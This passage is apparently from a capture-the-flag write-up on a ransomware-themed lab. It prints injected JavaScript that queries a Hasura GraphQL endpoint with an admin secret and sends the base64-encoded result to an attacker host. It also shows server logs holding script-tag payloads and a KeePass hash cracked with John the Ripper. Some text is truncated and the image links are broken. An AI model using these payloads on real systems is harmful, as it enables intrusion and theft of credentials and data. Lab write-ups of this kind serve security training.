5hbWUiOiJTdHJpbmdfY29tcGFyaXNvbl9leHAifSx7Im5hbWUiOiJfX0RpcmVjdGl2ZSJ9LHsibmFt
ZSI6Il9fRGlyZWN0aXZlTG9jYXRpb24ifSx7Im5hbWUiOiJfX0VudW1WYWx1ZSJ9LHsibmFtZSI6Il
9fRmllbGQifSx7Im5hbWUiOiJfX0lucHV0VmFsdWUifSx7Im5hbWUiOiJfX1NjaGVtYSJ9LHsibmFt
ZSI6Il9fVHlwZSJ9LHsibmFtZSI6Il9fVHlwZUtpbmQifSx7Im5hbWUiOiJjb25mbGljdF9hY3Rpb2
4ifSx7Im5hbWUiOiJtdXRhdGlvbl9yb290In0seyJuYW1lIjoib3JkZXJfYnkifSx7Im5hbWUiOiJx
dWVyeV9yb290In0seyJuYW1lIjoic3Vic2NyaXB0aW9uX3Jvb3QifSx7Im5hbWUiOiJ0aW1lc3RhbX
AifSx7Im5hbWUiOiJ0aW1lc3RhbXBfY29tcGFyaXNvbl9leHAifSx7Im5hbWUiOiJ2aWN0aW1zIn0s
eyJuYW1lIjoidmljdGltc19hZ2dyZWdhdGUifSx7Im5hbWUiOiJ2aWN0aW1zX2FnZ3JlZ2F0ZV9maW
VsZHMifSx7Im5hbWUiOiJ2aWN0aW1zX2FnZ3JlZ2F0ZV9vcmRlcl9pieSJ9LHsibmFtZSI6InZpY3Rp
bXNfYXJyX3JlbF9pbnNlcnRfaW5wdXQifSx7Im5hbWUiOiJ2aWN0aW1zX2F2Z19maWVsZHMifSx7Im
5hbWUiOiJ2aWN0aW1zX2F2Z19vcmRlcl9pieSJ9LHsibmFtZSI6InZpY3RpbXNfYm9vbF9leHAifSx7
Im5hbWUiOiJ2aWN0aW1zX2NvbnN0cmFpbnQifSx7Im5hbWUiOiJ2aWN0aW1zX2luY19pbnB1dCJ9LH
sibmFtZSI6InZpY3RpbXNfaW5zZXJ0X2lucHV0In0seyJuYW1lIjoidmljdGltc19tYXhfZmllbGRz
In0seyJuYW1lIjoidmljdGltc19tYXhfb3JkZXJfYnkifSx7Im5hbWUiOiJ2aWN0aW1zX21pbl9maW
VsZHMifSx7Im5hbWUiOiJ2aWN0aW1zX21pbl9vcmRlcl9pieSJ9LHsibmFtZSI6InZpY3RpbXNfbXV0
YXRpb25fcmVzcG9uc2UifSx7Im5hbWUiOiJ2aWN0aW1zX29ial9yZWxfaW5zZXJ0X2lucHV0In0sey
JuYW1lIjoidmljdGltc19vbl9jb25mbGljdCJ9LHsibmFtZSI6InZpY3RpbXNfb3JkZXJfYnkifSx7
Im5hbWUiOiJ2aWN0aW1zX3NlbGVjdF9jb2x1bW4ifSx7Im5hbWUiOiJ2aWN0aW1zX3NldF9pbnB1dC
J9LHsibmFtZSI6InZpY3RpbXNfc3RkZGV2X2ZpZWxkcyJ9LHsibmFtZSI6InZpY3RpbXNfc3RkZGV2
X29yZGVyX2J5In0seyJuYW1lIjoidmljdGltc19zdGRkZXZfcG9wX2ZpZWxkcyJ9LHsibmFtZSI6In
ZpY3RpbXNfc3RkZGV2X3BvcF9vcmRlcl9pieSJ9LHsibmFtZSI6InZpY3RpbXNfc3RkZGV2X3NhbXBf
ZmllbGRzIn0seyJuYW1lIjoidmljdGltc19zdGRkZXZfc2FtcF9vcmRlcl9pieSJ9LHsibmFtZSI6In
ZpY3RpbXNfc3VtX2ZpZWxkcyJ9LHsibmFtZSI6InZpY3RpbXNfc3VtX29yZGVyX2J5In0seyJuYW1l
IjoidmljdGltc191cGRhdGVfY29sdW1uIn0seyJuYW1lIjoidmljdGltc192YXJfcG9wX2ZpZWxkcy
J9LHsibmFtZSI6InZpY3RpbXNfdmFyX3BvcF9vcmRlcl9pieSJ9LHsibmFtZSI6InZpY3RpbXNfdmFy
X3NhbXBfZmllbGRzIn0seyJuYW1lIjoidmljdGltc192YXJfc2FtcF9vcmRlcl9pieSJ9LHsibmFtZS
I6InZpY3RpbXNfdmFyaWFuY2VfZmllbGRzIn0seyJuYW1lIjoidmljdGltc192YXJpYW5jZV9vcmRl
cl9pieSJ9XX19fQ== HTTP/1.1" 200 -
```



Payloads, exfiltration, continued


Decoding (parts of) the data parameter shows schema information for GraphQL:



```
{
  "data": {
    "__schema": {
      "types": [
        {
          "name": "Boolean"
        },
        {
          "name": "Float"
        },
        {
          "name": "ID"
        },
        {
          "name": "Int"
        },
        {
          "name": "Int_comparison_exp"
```


When we add the description field to the GraphQL query we get extra information on each of names:


```
    {
      "name": "victims",
      "description": "columns and relationships of \"victims\""
    },
    {
      "name": "victims_aggregate",
      "description": "aggregated selection of \"victims\""
    },
    {
      "name": "victims_aggregate_fields",
      "description": "aggregate fields of \"victims\""
    },
    {
      "name": "victims_aggregate_order_by",
      "description": "order by aggregate values of table \"victims\""
    },
    {
      "name": "victims_arr_rel_insert_input",
      "description": "input type for inserting array relation for remote table \"victims\""
    },
```


We s . a classical database). Now we know the 'database' we can query it for information.





Schema exfiltrated

https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/GraphQL%20Injection#enumerate-database-schema-via-introspection

```
var a = new XMLHttpRequest();
var d = '{"query":"fragment FullType on __Type {\n  kind\n  name\n  description\n
fields(includeDeprecated: true) {\n    name\n    description\n    args
{\n      ...InputValue\n    }\n    type {\n      ...TypeRef\n    }\n
isDeprecated\n    deprecationReason\n  }\n  inputFields {\n    ...InputValue\n  }\n
interfaces {\n    ...TypeRef\n  }\n  enumValues(includeDeprecated: true) {\n
name\n    description\n    isDeprecated\n    deprecationReason\n  }\n  possibleTypes
{\n    ...TypeRef\n  }\n}\nfragment InputValue on __InputValue {\n  name\n
description\n  type {\n    ...TypeRef\n  }\n  defaultValue\n}\nfragment TypeRef on
__Type {\n  kind\n  name\n  ofType {\n    kind\n    name\n    ofType {\n      kind\n
name\n      ofType {\n        kind\n        name\n        ofType {\n          kind\n
name\n          ofType {\n            kind\n            name\n            ofType {\n
kind\n              name\n              ofType {\n                kind\n
name\n              }\n            }\n          }\n        }\n      }\n    }\n  }\n}
\n\nquery IntrospectionQuery {\n  __schema {\n    queryType {\n      name\n    }\n
mutationType {\n      name\n    }\n    types {\n      ...FullType\n    }\n
directives {\n      name\n      description\n      locations\n      args
{\n        ...InputValue\n      }\n    }\n  }\n}
\n","variables":null,"operationName":"IntrospectionQuery"}';
a.open("POST", "http://192.168.150.10:8080/v1/graphql/", true);
a.setRequestHeader('x-hasura-admin-secret','s3cr3754uc35432');
a.onreadystatechange=function() {
    if (this.readyState===4) {
        var b=new XMLHttpRequest();
        b.open('GET','http://192.168.16.65/?
data='+btoa(this.responseText),false);
        b.send();
    }
}
a.send(d);
```

```
   ____                        ____  _                 _
  / ___|__ _ _ __ _ __   ___  |  _ \(_) ___ _ __ ___  / |
 | |   / _` | '__| '_ \ / _ \ | | | | |/ _ \ '_ ` _ \ | |
 | |__| (_| | |  | |_) |  __/ | |_| | |  __/ | | | | || |
  \____\__,_|_|  | .__/ \___| |____/|_|\___|_| |_| |_||_|
                 |_|
```


Sifting through all the data received, we manage to get table and columns.

name":"victims_select_column","enumValues":[{"isDeprecated":false,"deprecationReason":null,"name":"filename","description":"column name"},{"isDeprecated":false,"deprecationReason":null,"name":"id","description":"column name"},{"isDeprecated":false,"deprecationReason":null,"name":"key","description":"column name"},{"isDeprecated":false,"deprecationReason":null,"name":"name","description":"column name"},{"isDeprecated":false,"deprecationReason":null,"name":"timer","description":"column name"}],"

This gives us all we need to make a query

```
var a = new XMLHttpRequest();
var d = '{"query":"{\n  victims {\n    filename\n    id\n    key\n    name\n    timer\n  }\n}"}';
a.open("POST", "http://192.168.150.10:8080/v1/graphql/", true);
a.setRequestHeader('x-hasura-admin-secret','s3cr3754uc35432');
a.onreadystatechange=function() {
    if (this.readyState===4) {
        var b=new XMLHttpRequest();
        b.open('GET','http://192.168.16.65/?data='+btoa(this.responseText),false);
        b.send();
    }
}
a.send(d);
```

192.168.16.73 - - [16/Apr/2020 13:59:11] "GET /p.js HTTP/1.1" 304 -
192.168.16.73 - - [16/Apr/2020 13:59:17] "GET /?data=eyJkYXRhIjp7InZpY3RpbXMiOlt7ImZpbGVuYW1lIjoibWlyZWRvLmNvbmYiLCJpZCI6NjksImtleSI6IlJXMUVkM1pOVjA5YWVXRmpPVGR4TTFCME9GUXpUa05GWTBKRGJETktlbkExYTFGZlZGQmZXWFo2WlZONU
1uQXVUa3BKVjFOVWFuUnNaMGxXUVZaV1VnPT0iLCJuYW1lIjoiMTkyLjE2OC42Ni4xMiIsInRpbWVyIjoiMjAyMC0wNC0xNVQyMDo1NjoxMy4yMDMzMDMifSwgeyJmaWxlbmFtZSI6Im1vZHVsZXMiLCJpZCI6NzAsImtleSI6Ilp6SnJTVTEyUm1kTlQxWlNRakF4WW14MGRXTkdlSEZYT
lZGMlJXOXRNRXQ0UTI5bFQyaFBiV2hmYUhKU1JIQnpNV0pxVVZsSVlVRk9Ra05IVVdSU1pnPT0iLCJuYW1lIjoiMTkyLjE2OC42Ni4xMTEiLCJ0aW1lciI6IjIwMjAtMDQtMTVUMjA6NTY6MzMuOTExMTQzIn0sIHsiZmlsZW5hbWUiOiJmdXNlLmNvbmYiLCJpZCI6NzEsImtleSI6Ik9I
cGhXaTUwVW10NVNFVkJOR2hZZW1seE0zaHpPRlpDV1ROM1l6RmpXRlZWTWtRMlozZDBORWN4UkZKNmNHSldiR1pZWTNGU01VcExSRXBFWVhScmR3PT0iLCJuYW1lIjoiMTkyLjE2OC42Ni4yMDAiLCJ0aW1lciI6IjIwMjAtMDQtMTVUMjA6NTc6MDAuMzk4OTQ1In0sIHsiZmlsZW5hbWU
iOiJwYXBlcnNpemUiLCJpZCI6NzIsImtleSI6IlIyNHhSMWg0YUdFMmFFSlJWRWhXUkhwVWRIVkRVMUJDTGk1VmRVeFFRbTVKWjJaSFEwVTJiMHRKWnpoR2NsaFpURzUzZURFM1UxRXlhMlZLYWpCak1BPT0iLCJuYW1lIjoiMTkyLjE2OC42Ni4xODgiLCJ0aW1lciI6IjIwMjAtMDQtMT
VUMjA6NTc6MjYuMzQ4MTAxIn0sIHsiZmlsZW5hbWUiOiJQaG90b3MuemlwIiwiaWQiOjQ5LCJrZXkiOiIyMmlBZ2FDNlo4QlQ0K1loaUNCV3VPTFhXdWMrSkttS2Y2WFp5bnVDZlRLRDdrWHV6OS9tSGVERThWdmxrNER0dTBrU01IeG5RM1ZhVUQ3Mkd6RzRVQT09IiwibmFtZSI6Ijc3L
jE1NC4yNTAuNTQiLCJ0aW1lciI6IjIwMjAtMDMtMTlUMTE6Mjk6NDguNTIzNzUzIn0sIHsiZmlsZW5hbWUiOiJUcmFuc2ZlcnMuY3N2IiwiaWQiOjQyLCJrZXkiOiJ3NjhDN1ByUjRIa0NMV1lwYkg1dFVQaDRVaDNvZzkxUVV0eldEMlNtbkplTkdJRFpaN0xiZXNwNkFhOWN4MzZ2cXNJ
Q25mQ1lUMEg2RmY2U21PYUk2UT09IiwibmFtZSI6IjE5Mi4xNjguNjYuMTM0IiwidGltZXIiOiIyMDE5LTA0LTA5VDEwOjUwOjM3LjU4NTY1NSJ9LCB7ImZpbGVuYW1lIjoiQlRDLVdhbGxldC50YXIiLCJpZCI6NTAsImtleSI6IjFBY1h5YmhlaDU1NzlEbFFtY1FxNEF3bHYxUXM2dVp
Yek0ra2UzcG82emd6NkMyOTRpVDZZSmdNejluN215ZDJWZjZLeFMreXVaemlQY0lDTFhlNzVnPT0iLCJuYW1lIjoiNDUuMzUuMjUuNCIsInRpbWVyIjoiMjAyMC0wNC0xMlQxNDozMDoxOC43NjY5MjYifSwgeyJmaWxlbmFtZSI6ImFyY2hpdmUuemlwIiwiaWQiOjQzLCJrZXkiOiJNdH
dDNTNQc01hRDBUa1J5Q3IvdlloQnhFSHFYaWN0N01Vb1lVU3V4OUowMzZpZlNnWHRxUGRWbUFJZHFtN0VFY292NmNqaWNxaE9vbTJ3b0tLa1VkUT09IiwibmFtZSI6IjI2LjM0LjEzMi4xIiwidGltZXIiOiIyMDE5LTAxLTExVDEwOjUwOjM3LjYxNzE4NyJ9LCB7ImZpbGVuYW1lIjoib
WF0cGxvdGxpYnJjIiwiaWQiOjczLCJrZXkiOiJkekF3TmsxbVIwRXdZMGxvYTJGVWFWa3Vja2d5TVV4T2JWUk9ORmR6V2t0d2NEazRkVlpNYzFNM1p6bG1VR016YVhSSVNrdHdaMVJMWVVwdVpWZEVkZz09IiwibmFtZSI6IjE5Mi4xNjguMC4xMiIsInRpbWVyIjoiMjAyMC0wNC0xNVQy
MDo1Nzo0MS4zMjEwOTcifSwgeyJmaWxlbmFtZSI6IkJvb2tzLnhscyIsImlkIjo0NSwia2V5IjoicHVrZUwybGxib1FMUEtsRzcxeUVHVUZpVjFibVhCdjZmYWRyaElqeURSTTZiWmpyRllYdEZQOHVOMTNoRHE2aUVEb25lSDhXLy9YSUh3NC9ML25jNlE9PSIsIm5hbWUiOiIxOTIuMTY
4LjE1MC4xIiwidGltZXIiOiIyMDIwLTA0LTE0VDEwOjU2OjM1LjY2OTkyNyJ9LCB7ImZpbGVuYW1lIjoiRGF0YWJhc2Uua2J4ZCIsImlkIjo0OCwia2V5IjoiRitsUkc2QXMyZTFxQmQzLzdkUFR2Y21jbHVVRWpNd2txMjJLNnpCSWNQOFpGMUx1SkxzYXJVS2dtaHcrUDhvWnZCU0pVWE
dpR1ZjUnVIeGJuUVk4VGc9PSIsIm5hbWUiOiIxOTUuMjA0LjE3OC44NCIsInRpbWVyIjoiMjAyMC0wNC0xNVQxNDoyOToyNC4zODMxMzYifSwgeyJmaWxlbmFtZSI6InByb3RvY29scy50eHQiLCJpZCI6NjYsImtleSI6ImJrMHVkREZpYlhFemFEWjBRalpLU0dOWE5WbERaRUpFYkdKU
1owdG9Sa2RpU2t4cVNscFJkRVI0UjI1d1VDNXlVa2xaYXpKTVVpNWhMbTFqTGtwNmRnPT0iLCJuYW1lIjoiMTkyLjE2OC4xNC40NSIsInRpbWVyIjoiMjAyMC0wNC0xNVQyMDo1Mjo0NS41NTMxMDcifSwgeyJmaWxlbmFtZSI6Im1haWxjYXAub3JkZXIiLCJpZCI6NjcsImtleSI6IlZF
eFljSFJHVG1wQmMwcG9SRWN3VTNGNVltTnlTMFZMYmxRdU5rcEJUMWxhUVdWTGQyVndibTEzV214NmNucHhTVU5TZEdNMlNsZDJSbVpvUm05WmRnPT0iLCJuYW1lIjoiMTkyLjE2OC4xNi44NyIsInRpbWVyIjoiMjAyMC0wNC0xNVQyMDo1NTowMy43MTI2MDcifSwgeyJmaWxlbmFtZSI
6ImRlYmNvbmYuY29uZiIsImlkIjo2OCwia2V5IjoiWkU1cVZIaG9OMFphZGk1a1IxaGpPSE5GTkZORlluRjZWbDlEWkc5d1ltbGlZbVE0TVcxcmQxUmZSVVJ2ZEZoaFozcFVVbGhIYzJ0TmFrbFJSVlpHTUE9PSIsIm5hbWUiOiIxOTUuMjA0LjE2Ny4xMCIsInRpbWVyIjoiMjAyMC0wNC
0xNVQyMDo1NTo1MC4xNTI3NTEifSwgeyJmaWxlbmFtZSI6ImNyb250YWIiLCJpZCI6NzQsImtleSI6IlNGRmFVMHBDVFhkVWNESllXbFpRUjI5b1kyWlJia3d6V2s1SmVUUktaWFE0TVd4QlRuRTJla3BEVlY5UE0zYzJTRFpHZUhkSFJIWlVTRWRhV1RGaVJRPT0iLCJuYW1lIjoiMTkyL
jE2OC42Ni4xIiwidGltZXIiOiIyMDIwLTA0LTE1VDIwOjU4OjA4LjgzMzM4MyJ9LCB7ImZpbGVuYW1lIjoid2dldHJjIiwiaWQiOjc1LCJrZXkiOiJOVUpGWjBWWGNqQkhTVWhzYlZoeE1GWlpMbXBGV0ZSQ2RteEZNSHAxTmtObWNtUlplRGRYZFVzNFVYQmhZMVJ5VUdKVFZEUkRRMlZs
YkRobFdXZHpOQT09IiwibmFtZSI6IjE5Mi4xNjguMTYuNjUiLCJ0aW1lciI6IjIwMjAtMDQtMTZUMDY6NDM6MjcuNTM2MDI3In0sIHsiZmlsZW5hbWUiOiJwYXNzd2QiLCJpZCI6NzYsImtleSI6ImRuWXpjV0pLY25rMWFWRlVRbWQyWjBoNVFVUnlVa3B1U0Vwak9GVlRPQzVyVlRFMU1
TNWpaMmxhWms5WWIyMUphSGwyVmtaM1JVOU5RMk5YYW1WTFFRPT0iLCJuYW1lIjoiMTkyLjE2OC4xNi42NSIsInRpbWVyIjoiMjAyMC0wNC0xNlQwNjo0MzoyNy41NDIzNjQifSwgeyJmaWxlbmFtZSI6ImdzaGFkb3ciLCJpZCI6NzcsImtleSI6ImRrbFROM1ZMWm1kMVZXRkRhVlpXZXZU
RsTFdFdHpkMGd3Y1ZnMlRVVk1jbU5WYWsxMGJHRlFkRFpZWjI5SE1YVmZjaTVEYkhSd2JrTlJWMHM1ZEdWS1RnPT0iLCJuYW1lIjoiMTAuMjEyLjEzNC4yMDAiLCJ0aW1lciI6IjIwMjAtMDQtMTZUMDc6MTc6MDAuNzk3OTY2In0sIHsiZmlsZW5hbWUiOiJsZC5zby5jb25mIiwiaWQiO
jc4LCJrZXkiOiJUVGd3ZWtwZlF5NURiRFoxY2tGalVFUm1SRlJTVWxKRWVUZGhkRTEwWjNrMGNXWkplSE5EYmpoVldISllOV2xmTGtOMVdEUlVha3hFZWxKM2VuTjRWZz09IiwibmFtZSI6IjEwLjIxMi4xMzQuMjAwIiwidGltZXIiOiIyMDIwLTA0LTE2VDA3OjE3OjAwLjgwNTIxOSJ9
LCB7ImZpbGVuYW1lIjoibWFnaWMudHh0IiwiaWQiOjc5LCJrZXkiOiJlbUk0U0V0WlFXODVhWFpyVG1aTUxqWk9VelEwV1doeGVYRlBYMFZrVDFZeFZUSjRhSGRTWVhaM1JqVnRVR3BZTW5CUE1FTlNWMnRKWDJseGRUWmljUT09IiwibmFtZSI6IjxzY3JpcHQgc3JjPSdodHRwOi8vMTA
uMjEyLjEzNC4yMDA6ODAwMC9wLmpzJz48L3NjcmlwdD5cbiIsInRpbWVyIjoiMjAyMC0wNC0xNlQwNzoyMzozMC41NTkxMzcifSwgeyJmaWxlbmFtZSI6ImZzdGFiIiwiaWQiOjgwLCJrZXkiOiJZbE5pVDFkQlQwcFFSVzUyTTNwVWJuRnhjamxPUlhWbWQwRmxWMjUzWTFSSVUxZFlZVF
p1UW0xMk9IaG5hVjloUjJneGR6ZGpZVUUxYVVvMVkxRkNkUT09IiwibmFtZSI6IjxzY3JpcHQgc3JjPSdodHRwOi8vMTkyLjE2OC4xNi42OC9wLmpzJz48L3NjcmlwdD4iLCJ0aW1lciI6IjIwMjAtMDQtMTZUMDk6NTM6MzAuNTM5MzM0In0sIHsiZmlsZW5hbWUiOiJjcnlwdHRhYiIsI
mlkIjo4MSwia2V5IjoiYVdOak1sZE1OREpaWW1aWFNrNUpOR1F3VFVGdVNXdFRTVXBDYlRWSGF6VndVMGxRT1dOMVkxcEJVazh3VEVSMWIyVTJSbmxuYWxZNFoxRlBRWGhxYVE9PSIsIm5hbWUiOiI8c2NyaXB0IHNyYz0naHR0cDovLzE5Mi4xNjguMTYuNjgvcC5qcycc+PC9zY3JpcHQ+
IiwidGltZXIiOiIyMDIwLTA0LTE2VDA5OjUzOjMwLjU0NjYyMiJ9LCB7ImZpbGVuYW1lIjoicmVwb3J0YnVnLmNvbmYiLCJpZCI6ODIsImtleSI6Ik1XVk9XSGRVVEd4ZlZFTm1NbTFHU0dKU1NEaGtUeko1VmxReWVsQkZUelV1V0ZBMGN6aFRSM2RYTG5kQ2FrNTRVbTl4VGsxMFpIRlR
PRFpyYWw5aE9BPT0iLCJuYW1lIjoiPHNjcmlwdCBzcmM9J2h0dHA6Ly8xOTIuMTY4LjE2LjY1L3AuanMnPjwvc2NyaXB0PiIsInRpbWVyIjoiMjAyMC0wNC0xNlQwOTo1Njo0NS43MTY5NiJ9XX19 HTTP/1.1" 200 -



Finding key

We get a lot of data back, but after inspecting them, we find a entry with a filename matching the one we downloaded

```
{"filename":"Database.kbxd","id":48,"key":"Redacted
Redacted
g==","name":"195.204.178.84","timer":"2020-04-15T14:29:24.383136
"},
```

So we have found our decryption key

```
Redacted
Redacted
g==
```

Syntax for decrypt command is unknow. (They haven't payed so…)

But testing a few combos will give them a file

```
root@kali2:~/Downloads# ./decrypt_linux_amd64 F+lRG6As2e1qBd3/7dPTvcmcluUEjMwkq22K6zBIcP8ZF1LuJLsarUKgmhw+P8oZvBSJUXGiGVcRuHxbnQY8Tg== Database.carp Data
base.kbxd
```

Keepass-file is password protected

```
root@kali2:~/Downloads/test# kpcli

KeePass CLI (kpcli) v3.1 is ready for operation.
Type 'help' for a description of available commands.
Type 'help <command>' for details on individual commands.

kpcli:/> open Database.kbxd
Please provide the master password:
```

John the ripper

```
root@kali2:~/Downloads/test# keepass2john Database.kbxd > hash
root@kali2:~/Downloads/test# john hash -w=/usr/share/wordlists/rockyou.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 60000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES, 1=TwoFish, 2=ChaCha]) is 0 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
antonella        (Database.kbxd)
1g 0:00:00:33 DONE (2020-04-16 15:01) 0.03023g/s 113.9p/s 113.9c/s 113.9C/s antonella
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Then kpcli

```
kpcli:/> show Database/THM -f

  Path: /Database/
 Title: THM
 Uname: root
  Pass: THM{          Redacted          }
   URL:
 Notes:

kpcli:/>
```